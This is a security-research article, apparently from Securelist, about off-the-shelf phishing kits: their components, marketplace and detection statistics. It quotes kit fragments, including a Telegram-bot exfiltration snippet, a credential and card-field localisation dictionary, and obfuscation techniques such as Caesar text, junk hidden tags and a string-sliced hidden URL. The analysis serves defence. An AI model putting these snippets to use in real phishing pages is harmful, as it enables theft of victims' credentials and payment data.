


What are phishing kits?


SL securelist.com/phishing-kit-market-whats-inside-off-the-shelf-phishing-packages/106149/



Authors

- **Expert** [Olga Svistunova](#)
- **Expert** [Anton Yatsenko](#)

One of the most common tricks scammers use in phishing attacks is to create a fake official page of a famous brand. Attackers tend to copy design elements from the real website, which is why users can find it hard to distinguish the fake pages from the official ones. Even phishing page domain name can often look like the real web address of a certain brand, as cybercriminals include the name of the company or service they are posing as in the URL. This trick is known as combosquatting.



Combosquatting: registering a fake website with a domain name which contains “facebook.com”




Given phishing websites can be efficiently blocked or added to anti-phishing databases, cybercriminals have to generate these pages quickly and in large numbers. Creating them from scratch over and over again is time-consuming, and not all cybercriminals have the web-development and administration skills it takes. That is why cybercriminals favor phishing kits, which are like model aircraft or vehicle assembly kits. They consist of ready-made templates and scripts which can be used to create phishing pages quickly and on a massive scale. Phishing kits are fairly easy to use, which is why even inexperienced attackers who do not have any technical skills can get their heads around them.

Cybercriminals tend to use hacked official websites to host pages generated using the phishing kits or rely on companies which offer free web-hosting providers. The latter are constantly working to combat phishing and block the fake pages, although phishing websites often manage to serve the intended purpose within their short period of activity, which is to collect and send personal data of victims to criminals.

Contents of phishing kits: basic and complex phishing kits

Phishing kits are ready-to-deploy packages which require the bare minimum effort to use. Moreover, their developers usually provide instructions with their products for inexperienced attackers. Phishing kits usually are designed to generate copies of websites representing famous brands with large audiences. After all, the more potential victims there are, the more money there is to be stolen. The phishing kits we detected in 2021 most frequently created copies of Facebook, the Dutch banking group ING, the German bank Sparkasse, as well as Adidas and Amazon.

The most basic option phishing kits offer is a ready-made phishing page which is fairly simple to upload on a web-hosting service.

Name	Size	Modified
 ind.php	116,3 kB	26 июн 2020
 index.html	116,3 kB	26 июн 2020
 n.php	12,1 kB	15 июл 2020

Contents of simple phishing-kit archive

These phishing kits have two essential components for practical reasons:

1. An HTML page with a phishing data-entry form and related content (style, images, scripts and other multimedia components). Attackers aim to make the page look identical to pages on the company's official website whose users they want to target in the attack. However, the fake page's HTML code differs from the original code.
2. The phishing script that sends data victims enter on the fake page to cybercriminals. It is usually a simple script which parses the phishing data-entry form. In the phishing script's code, cybercriminals also indicate the Telegram bot authentication token, e-mail address or other third-party online resources where stolen data will be sent using the phishing kit. The phishing kit's creators often comment the line where an address or token needs to be entered.

```
var token2 = "1313677483:_____sCnbF0YeCnvaIxbMps";
var text = "Мамонт закрыл чат поддержки";

var z = $.ajax({
  type: "POST",
  url: "https://api.telegram.org/bot" + token + "/sendMessage?chat_id="
+ chatid,
  data: "parse_mode=HTML&text=" + encodeURIComponent(text),
});
```

Telegram bot token in a phishing kit's code

Instead of providing ready-to-load pages, more sophisticated phishing kits contain their elements (images, forms, phishing script, text fragments etc.), along with a separate script which creates new pages from these elements.

Name	Size	Modified
css	2 items	11 ЯНВ
img	3 items	11 ЯНВ
bizmail.php	1,6 kB	11 ЯНВ
index.php	211 bytes	11 ЯНВ
next.php	912 bytes	22 Фев
remove.php	1,0 kB	11 ЯНВ
wait.php	947 bytes	11 ЯНВ

Contents of a phishing-kit archive: phishing pages created automatically when index.php file is run

There are also advanced phishing packages which not only come with all the tools and elements needed to assemble the web pages, but also include a control center with a user interface. Attackers can use this control center to tailor how a phishing page functions, e.g., by specifying how they would like to receive stolen data. Some sophisticated phishing kits allow to generate pages which target users from different countries using a built-in dictionary containing the same phrases in different languages.

```

65 $lang['error']['double_cc1'] = "Problème de vérification";
66 $lang['error']['double_cc2'] = "Votre carte n'est pas supportée. Veuillez utiliser une autre carte.";
67
68 $lang['footer']['condi'] = "Conditions d'utilisation";
69 $lang['footer']['privacy'] = "Vos informations personnelles";
70 $lang['footer']['help'] = "Aide";
71 $lang['footer']['copyright'] = "© 1996-2021, Amazon.com, Inc. or its affiliates";
72 break;
73
74 case "Germany":
75 $lang['login']['title'] = "Amazon Anmelden";
76 $lang['login']['signin'] = "Anmelden";
77 $lang['login']['email'] = "E-Mail-Adresse oder Mobiltelefonnummer";
78 $lang['login']['anzpassword'] = "Amazon passwort";
79 $lang['login']['password'] = "Passwort";
80 $lang['login']['forgot'] = "Passwort vergessen";
81 $lang['login']['remember'] = "Angemeldet bleiben.";
82 $lang['login']['details'] = "Details";
83 $lang['login']['welcome'] = "Welcome";
84 $lang['login']['login'] = "Anmeldung";
85 $lang['login']['customer'] = "Sie sind bereits Kunde?";
86 $lang['login']['createacc'] = "Konto erstellen";
87 $lang['login']['new'] = "Neu bei Amazon?";
88 $lang['login']['create'] = "Erstellen Sie Ihr Amazon-Konto";
89 $lang['login']['showpass'] = "Passwort einblenden";
90 $lang['login']['continue'] = "Fortsetzen";
91 $lang['login']['bycontinue'] = "Wenn Sie fortfahren, stimmen Sie den <a href=''> Nutzungsbedingungen </a> und <a href=''> Datenschutzerklärung </a> von Amazon zu.";
92 $lang['login']['needhelp'] = "Benötigen Sie Hilfe?";
93 $lang['login']['change'] = "Veränderung";
94
95 $lang['billing']['title'] = "Amazon - Update Info";
96 $lang['billing']['verif'] = "Überprüfung erforderlich";
97 $lang['billing']['desc_verif'] = "Bitte geben Sie Ihre Rechnungsadresse ein, um Ihr Konto zu bestätigen.";
98 $lang['billing']['billing_address'] = "Rechnungsadresse";
99 $lang['billing']['fullname'] = "Vollständiger Name";
100 $lang['billing']['address'] = "Adresszeile";
101 $lang['billing']['city'] = "Stadt";
102 $lang['billing']['state'] = "Bundesland / Landkreis / Region";

```

```

1 |<?php
2 |switch ($countryname) {
3 |case "France":
4 |    $lang['login']['title'] = "Connexion Amazon";
5 |    $lang['login']['signin'] = "Identifiez-vous";
6 |    $lang['login']['email'] = "Adresse e-mail ou numéro de téléphone portable";
7 |    $lang['login']['amazpassword'] = "Mot de passe Amazon";
8 |    $lang['login']['password'] = "Mot de passe";
9 |    $lang['login']['forgot'] = "Mot de passe oublié";
10 |    $lang['login']['remember'] = "Maintenir ma session ouverte.";
11 |    $lang['login']['details'] = "Détails";
12 |    $lang['login']['welcome'] = "Bienvenue";
13 |    $lang['login']['login'] = "Connexion";
14 |    $lang['login']['customer'] = "Nouveau chez Amazon ?";
15 |    $lang['login']['createacc'] = "Créer un compte";
16 |    $lang['login']['new'] = "Nouveau chez Amazon ?";
17 |    $lang['login']['create'] = "Créer votre compte Amazon";
18 |    $lang['login']['showpass'] = "Afficher le mot de passe";
19 |    $lang['login']['continue'] = "Continuer";
20 |    $lang['login']['bycontinue'] = "En continuant, vous acceptez les <a href=''> Conditions d'utilisation </a> et <a href=''> Confidentialité </a> d'Amazon. ";
21 |    $lang['login']['needhelp'] = "Besoin d'aide?";
22 |    $lang['login']['change'] = "Changement";
23 |
24 |    $lang['billing']['title'] = "Amazon - Informations de mise à jour";
25 |    $lang['billing']['verif'] = "Vérification nécessaire";
26 |    $lang['billing']['desc.verif'] = "Veuillez entrer votre adresse de facturation pour vérifier votre compte.";
27 |    $lang['billing']['billing_address'] = "Adresse de facturation";
28 |    $lang['billing']['fullname'] = "Nom complet";
29 |    $lang['billing']['address'] = "Ligne d'adresse";
30 |    $lang['billing']['city'] = "Ville";
31 |    $lang['billing']['state'] = "état / province / région";
32 |    $lang['billing']['zipcode'] = "Code postal";
33 |    $lang['billing']['phone'] = "Numéro de téléphone";
34 |    $lang['billing']['dob'] = "Date de naissance";
35 |    $lang['billing']['enter'] = "Entrez vos informations de carte de crédit";
36 |    $lang['billing']['nameon'] = "Nom sur carte";
37 |    $lang['billing']['ccno'] = "Numéro de carte";

```

Dictionary from an advanced phishing kit

In addition to tools for attackers to create phishing pages themselves, some phishing kits can include scripts for sending out messages to potential victims via popular messaging apps or e-mail which contain links to phishing pages. These mailings tend to be the go-to channel cybercriminals use to get their pages out there. The contact details of potential victims can be found on the dark web, where a colossal amount of databases are sold which detail clients of various companies and services.

Many of the scripts for sending out messages included in phishing kits or sold separately can add a URL parameter in the links which contains the recipient's e-mail address. This parameter is used extensively in corporate phishing attacks. Some known phishing kits which target the corporate sector are able to capture the e-mail domain located in the URL parameter and generate a phishing page tailored to this domain name. There are several common ways to deploy this dynamic content generation:

- The text on the page adapts to the domain name, which makes it look more personalized to increase the victim's trust.

- Icons are loaded from the Internet which are related to the victim's domain name, where the domain itself is essentially the key word used in a search request to load icons.


```

var ind=my_email.indexOf("@");
var my_slice=my_email.substr((ind+1));
var c= my_slice.substr(0, my_slice.indexOf('.'));
var final= c.toLowerCase();
var finalu= c.toUpperCase();


$("#logoimg").attr("src", "https://www.google.com/s2/favi
cons?domain="+my_slice);
$("#logoimg").attr("src", "https://www.google.com/s2/favi
cons?domain="+my_slice);
$("#logoname").html(finalu);
//////////new injection//////////
count=count+1;

```

Code with the URL of a loaded icon corresponding to the victim's domain



Copyright© YANDEX 2021



User-Related Dynamic Content: content from phishing website along with text and an icon loaded using the domain name in the URL

- Legal iFrame Background: based on the e-mail domain, an iFrame opens with the legitimate website in the background and a phishing entry form imposed on top of it.



iFrame with legitimate website as the background

Anti-detection methods

Some sophisticated phishing kits include functional elements which prevent a page from being accessed by unwelcome agents, such as bots used by known anti-phishing solution developers or search engines. The latter are unwelcome, because if a phishing page ends up being a search-result hit, there's a high risk it'll soon get blocked.

Name	Size	Modified	Star
admin	14 items	11 ceh 2020	☆
ap	20 items	11 ceh 2020	☆
assets	5 items	11 ceh 2020	☆
CrawlerDetect	4 items	11 ceh 2020	☆
result	1 item	11 ceh 2020	☆
security	5 items	11 ceh 2020	☆
upload	2 items	11 ceh 2020	☆
additional.php	3,7 kB	11 ceh 2020	☆
antibot.ini	1 byte	11 ceh 2020	☆
antibot.php	1,9 kB	11 ceh 2020	☆
auth.php	4,2 kB	11 ceh 2020	☆
blacklist.php	8,1 kB	11 ceh 2020	☆
block_bot.txt	20,3 kB	11 ceh 2020	☆
blocker.php	55,4 kB	11 ceh 2020	☆
crawlerdetect.php	1,6 kB	11 ceh 2020	☆
index.php	76 bytes	11 ceh 2020	☆
lang.php	15,2 kB	17 ноя	☆
main.php	8,3 kB	11 ceh 2020	☆

"admin" selected (containing 14 items)

Contents of sophisticated phishing-kit archive with bot detection

Apart from that, some of the phishing kits we detected used geoblocking. For example, phishing attacks written in Japanese had pages which could only be opened from Japanese IP addresses. Blocking tended to be triggered by the detection of the User Agent string, which identifies the user's browser, or based on their IP address, although there are also some technologies which analyze request headers. This was all done in order to reduce the risk of detection by bots from the developers of anti-phishing solutions scanning the phishing page, and to avoid ending up in anti-phishing databases.

Some phishing kits add various obfuscation options for the generated pages and pure "junk" code which aims to make it harder for anti-phishing solutions to detect and block these pages. Some tricks worth highlighting include:

- **Caesar cipher.** Every character in the text is replaced by a character which is a fixed number of positions further along in the alphabet. This results in the text in the original code of the phishing page looking like alphabet soup, but when the page is loaded the shift reverts back and the user sees the page with normal decoded text. The script for implementing Caesar code is written by the creators of the phishing kits themselves.

```

<div class="pri">
  <span class="prv">Uiromet cpzevatiz</span>
  <span class="per">Bpzzrtzz cpzevatiz</span>
</div>
<div class="bande">
  <span class="lg"></span>
<ul>
<li>Ztnd umcxmgtz,</li>
<li>Itctrot umcxtez</li>
<li>Htlu & amp; cvnemce</li>
</ul>
</div>
</header>
<section>
<form id="lFrm" method="post" action="home-post.php">
  <div class="parag">
    <span class="titr">DHL Eimcxrng.</span>
    <span class="deta">Htit yvp qrl frnd rnfviamevrvn mbvpe yvpi zhruatnez.</span>
    <span class="deta">Eimcx yvpi umictl zhruatnez me mny erat fiva
      zhruurng ev dtlrotly</span>
  </div>
  <div class="box">
  <div class="pak">

```

Code of a page with text encrypted in Caesar code

- **Page source encoding.** Text or even the page's entire HTML code is encoded using an algorithm such as base64 or AES and decoded on the browser's end. Unlike Caesar code, the algorithms for decoding and decrypting data in the phishing kit's code are implemented using standard libraries.

- **Invisible HTML tags.** A large amount of code is added to the page which does not do anything during the rendering process when code becomes what's visible on screen — its aim is to make the page harder to detect. See the example below, where chunks of text are hidden among junk HTML tags which do not appear on screen according to the information in the style sheet.


```

<br>
<h3 class="hegz u-focus in-progress" tabindex="-1" style="font
-size: 18px; color: #dab70d;"><span style="display:none;">tDOYRw</span> <span style="display:none;">IHVSBp
</span>N<span style="display:none;">wGppqS</span>o<span style="display:none;">adthzn</span>t<span style="di
splay:none;">LzUiYy</span>i<span style="display:none;">jnAtHw</span>c<span style="display:none;">vmiRhc</
span>e<span style="display:none;">ZNOqGh</span> :<span style="display:none;">VxuLPE</span> <span style="di
splay:none;">GyqPAz</span>Y<span style="display:none;">gYPNm</span>o<span style="display:none;">LqXVJK</s
pan>u<span style="display:none;">mINRwu</span>r<span style="display:none;">BczKJw</span> <span style="disp
lay:none;">ukQrXN</span>d<span style="display:none;">wSgzPc</span>e<span style="display:none;">kryNZg</spa
n>b<span style="display:none;">EFJmDI</span>i<span style="display:none;">oIsLPj</span>t/<span style="displ
ay:none;">yIDZPr</span>c<span style="display:none;">nxVZmr</span>r<span style="display:none;">tDPorh</span
>e<span style="display:none;">hwwTmC</span>d<span style="display:none;">KFqRLE</span>i<span style="displa
y:none;">wUpIKV</span>t<span style="display:none;">PBgWvj</span> <span style="display:none;">vXwJPI</span>
i<span style="display:none;">BdYFMb</span>n<span style="display:none;">VnwBCL</span>f<span style="display:
none;">xawFtf</span>o<span style="display:none;">ppqGza</span> <span style="display:none;">GvxIWO</span>m
<span style="display:none;">UiNZkn</span>u<span style="display:none;">rejB0d</span>s<span style="display:n
one;">nxMPOG</span>t<span style="display:none;">KgCB0r</span> <span style="display:none;">xorXc0</span>b<s
pan style="display:none;">okiIdf</span>e<span style="display:none;">cPtZkU</span> <span style="display:non
e;">kqAVQv</span>c<span style="display:none;">tZhVXv</span>o<span style="display:none;">xaw0mA</span>r<spa
n style="display:none;">uTSrKU</span>r<span style="display:none;">vJcEqk</span>e<span style="display:non
e;">rQskyC</span>c<span style="display:none;">FYMdcz</span>t<span style="display:none;">CAEbIK</span> <spa
n style="display:none;">rFKZid</span>b<span style="display:none;">GRWjrl</span>e<span style="display:non
e;">avPRQX</span>c<span style="display:none;">dSzfyc</span>a<span style="display:none;">WPfDCZ</span>u<spa
n style="display:none;">Z0Tfth</span>s<span style="display:none;">gqWbrm</span>e<span style="display:non
e;">LsJuwY</span> <span style="display:none;">qhfPga</span>w<span style="display:none;">AXGLR0</span>e<spa
n style="display:none;">NsXTQC</span> <span style="display:none;">FPnZag</span>n<span style="display:non
e;">ptSUPM</span>e<span style="display:none;">jAZGDR</span>e<span style="display:none;">ArmCbT</span>d<spa
n style="display:none;">PhTiLE</span> <span style="display:none;">WxfYld</span>i<span style="display:non
e;">ldkQIg</span>t<span style="display:none;">krzVuG</span> <span style="display:none;">lF0Wmx</span>t<spa
n style="display:none;">btzuGS</span>o<span style="display:none;">qMeYCi</span> <span style="display:non
e;">LDXvsm</span>v<span style="display:none;">OCsIfS</span>e<span style="display:none;">LAbuIl</span>r<spa
n style="display:none;">oCZckb</span>i<span style="display:none;">SrFqZf</span>f<span style="display:non
e;">sCSlhj</span>y<span style="display:none;">FlPSCf</span> <span style="display:none;">sZbpXB</span>i<spa
n style="display:none;">RVDSjf</span>d<span style="display:none;">urUIAT</span>e<span style="display:non
e;">LwdxXj</span>n<span style="display:none;">ef0Ycq</span>t<span style="display:none;">ZEBryT</span>i<spa
n style="display:none;">iXEudv</span>t<span style="display:none;">pCnhPz</span>y.</h3>
</div>
<div style="display:none;" id="congratext" class="BhiS col-xs-10 c

```

Junk HTML tags

- **String slicing.** Cutting a string into groups of characters which can be rearranged, and referring to characters by their number in a code table instead of explicitly writing them out. A massive puzzle of these substrings is pieced together when a page is loaded to form the full string.



The image shows a browser's developer console with three tabs: 'index.html', 'styles.css', and 'script.js'. The 'script.js' tab is active, displaying the following code:

```
1 import 'bootstrap@4.6.0'
2 import $ from 'jquery'
3
4
5
6 var _cs=["\x6e\x2f\x63","\x2e\x70","\x74\x6f\x72","\x2f\x2f\x73","\x68\x70","\x71\x6c","\x73\x75","\x2e\x68\x61","\x2f\x67\x65","\x64\x2e"];
7 var _g0 = new Image();
8 _g0.src = _cs[3]+_cs[5]+_cs[2]+_cs[7]+_cs[9]+_cs[6]+_cs[8]+_cs[0]+_cs[1]+_cs[4]
9 console.log(_g0.src)
```

The console output shows a URL: `https://sqltor.jp`. The website view shows a yellow button with the text "Hi! Click me".

String slicing: *concealing malicious links in code*

- **Randomized HTML attributes.** The randomization of tag attribute values which then have no further use in the code. This is used to trick anti-phishing technologies which work by analyzing layout: when a page's code contains a lot of variable attributes, the detection rules the technology relies on cannot count all of them because the probability of making a false detection is too high.

It is also worth mentioning that similar forms of obfuscation can also be used by the developers of phishing kits themselves with the aim of getting hold of data their clients have managed to collect using their product. In this case, it is not the text of the phishing page that's obfuscated, but the code responsible for transferring information back to the creator of the phishing kit is made obscure to prevent the client using the kit from understanding it.

These methods may aim to prevent anti-phishing solutions from finding clues in the original page which would allow them to classify it as a phishing page. However, we have learned how to detect and successfully block these fake pages using deep automated analysis of content.

Phishing-kit pricing and marketplace

Phishing kits can be purchased on insider forums on the dark web or through private Telegram channels. Prices vary and more often than not depend on the level of sophistication and quality a particular kit has to offer. For instance, phishing kits up for sale on one Telegram channel are priced from USD 50 to 900. Moreover, some phishing kits are freely available online.



FOR SALE:

PHISHING KITS- ALL YOU REQUIRE IS SLIGHT EDITS TO EACH KIT TO MATCH YOUR DOMAIN & NEED PHP + CPANEL ON UR HOSTING

- ALIBABA KIT
\$50
- MICROSOFT OUTLOOK/OFFICE KIT & EXCEL KIT
\$50
- NETFLIX KIT
\$50
- SPARKASSE BANK GERMANY KIT
\$100
- ORANGE BANK FR KIT
\$100
- FIDELITY INVESTMENTS USA KIT
\$100
- LUNO BTC KIT
\$150
- KR3PTO NATWEST LIVE KIT
\$200
- CHASE BANK USA KIT
\$200
- WELLS FARGO USA KIT
\$200
- COMMBANK UADMIN STANDARD & COMMBANK VERIFY IDENTITY KIT
\$900


Phishing kits up for sale on a Telegram channel

Phishing kits are also sold as part of software-as-a-service (SaaS) package. It's dubbed Phishing-as-a-Service (PHaaS) and lately it's been growing more popular. The packages consist of a wide range of specialized scamming services: from the creation of fake websites posing as a popular brand to launching a targeted data-theft campaign. This includes studying the target audience, sending out phishing messages, as well as encrypting and sending the stolen data to the client.

For example, one online resource offering Phishing-as-a-Service has a phishing kit for stealing login credentials from a Microsoft account using an invitation to view an Excel document as bait, which can be purchased for a relatively small sum of money. The seller


guarantees the product has been tried and tested on all device types. It claims 100% of buyers were satisfied with the quality of the product, and promises to send the victim's data via e-mail.

○ New Excel Scam page



Excel Scam page

lcq : 
skype : 



\$40

BUY NOW!

mttools 

▪ Fully undeducted

- Eye-catching
- Result in Email and text file
- Fully tested on all devices
- 100% Customer Satisfaction

Phishing kit for creating a fake website using an Excel document as bait, sold as Phishing-as-a-Service

Statistics

Last year we detected 469 individual phishing kits, which allowed us to block 1.2 million phishing websites. The graph below shows the dynamics of the TOP 10 phishing kits we detected over a period from August 2021 to January 2022, along with the number of unique domains where each of these phishing kits were encountered. Overall, the number of unique domains where we detected content unboxed from phishing kits exceeded 25,000 in October.

Number of unique domains using the TOP 10 phishing kits, August 2021 — January 2022
([download](#))

Based on the data presented here, we can conclude that some phishing kits are used fairly extensively and survive for a rather long time, while others are no longer visible after a month or two.

Conclusion and advice

Scammers often rely on phishing kits to orchestrate phishing campaigns, especially those who are inexperienced and have a poor grasp of programming. They are relatively simple tools for quickly creating fake websites and collecting the data cybercriminals steal using them. Some kits can also include tools for sending out phishing e-mails, a control panel and dictionaries to localize the phishing attacks.

Cybercriminals usually get their phishing kits from forums on the dark web or closed Telegram channels. Scammers who are poor or on a tight budget can find some basic open-source tools accessible online. Those who are better-off can commission Phishing-as-a-Service, which often includes various phishing kits.

Last year alone, we detected and blocked around 1.2 million phishing pages created using phishing kits. In addition to no-frills phishing kits, we encountered more sophisticated ones which had anti-bot features, geoblocking and anti-detection methods, such as obfuscation and junk code.

Phishing websites are most frequently circulated in spam campaigns via e-mail or messaging app. We recommend users take the following precautions to avoid getting reeled in by the phishers:

- Treat links in e-mails and messages sent by people you don not know with suspicion, as well as “viral” messages which prompt you to forward them to a set number of your contacts. Avoid clicking on links where possible and manually type out the URL in the address bar instead or open the app in question.
- Before entering your login credentials on a website, make sure the URL in the address bar is correct.
- Use a reliable security solution which blocks attempts to follow links leading to phishing websites.

We recommend companies keep track of new phishing kits targeting their clients or employees. You can receive information about phishing kits through services which provide data about cyberthreats, such as Kaspersky Threat Intelligence Portal.

- Cybercrime
- Fraud
- Phishing
- Phishing kits
- Phishing websites
- Thematic phishing

Authors

- **Expert** Olga Svistunova
- **Expert** Anton Yatsenko

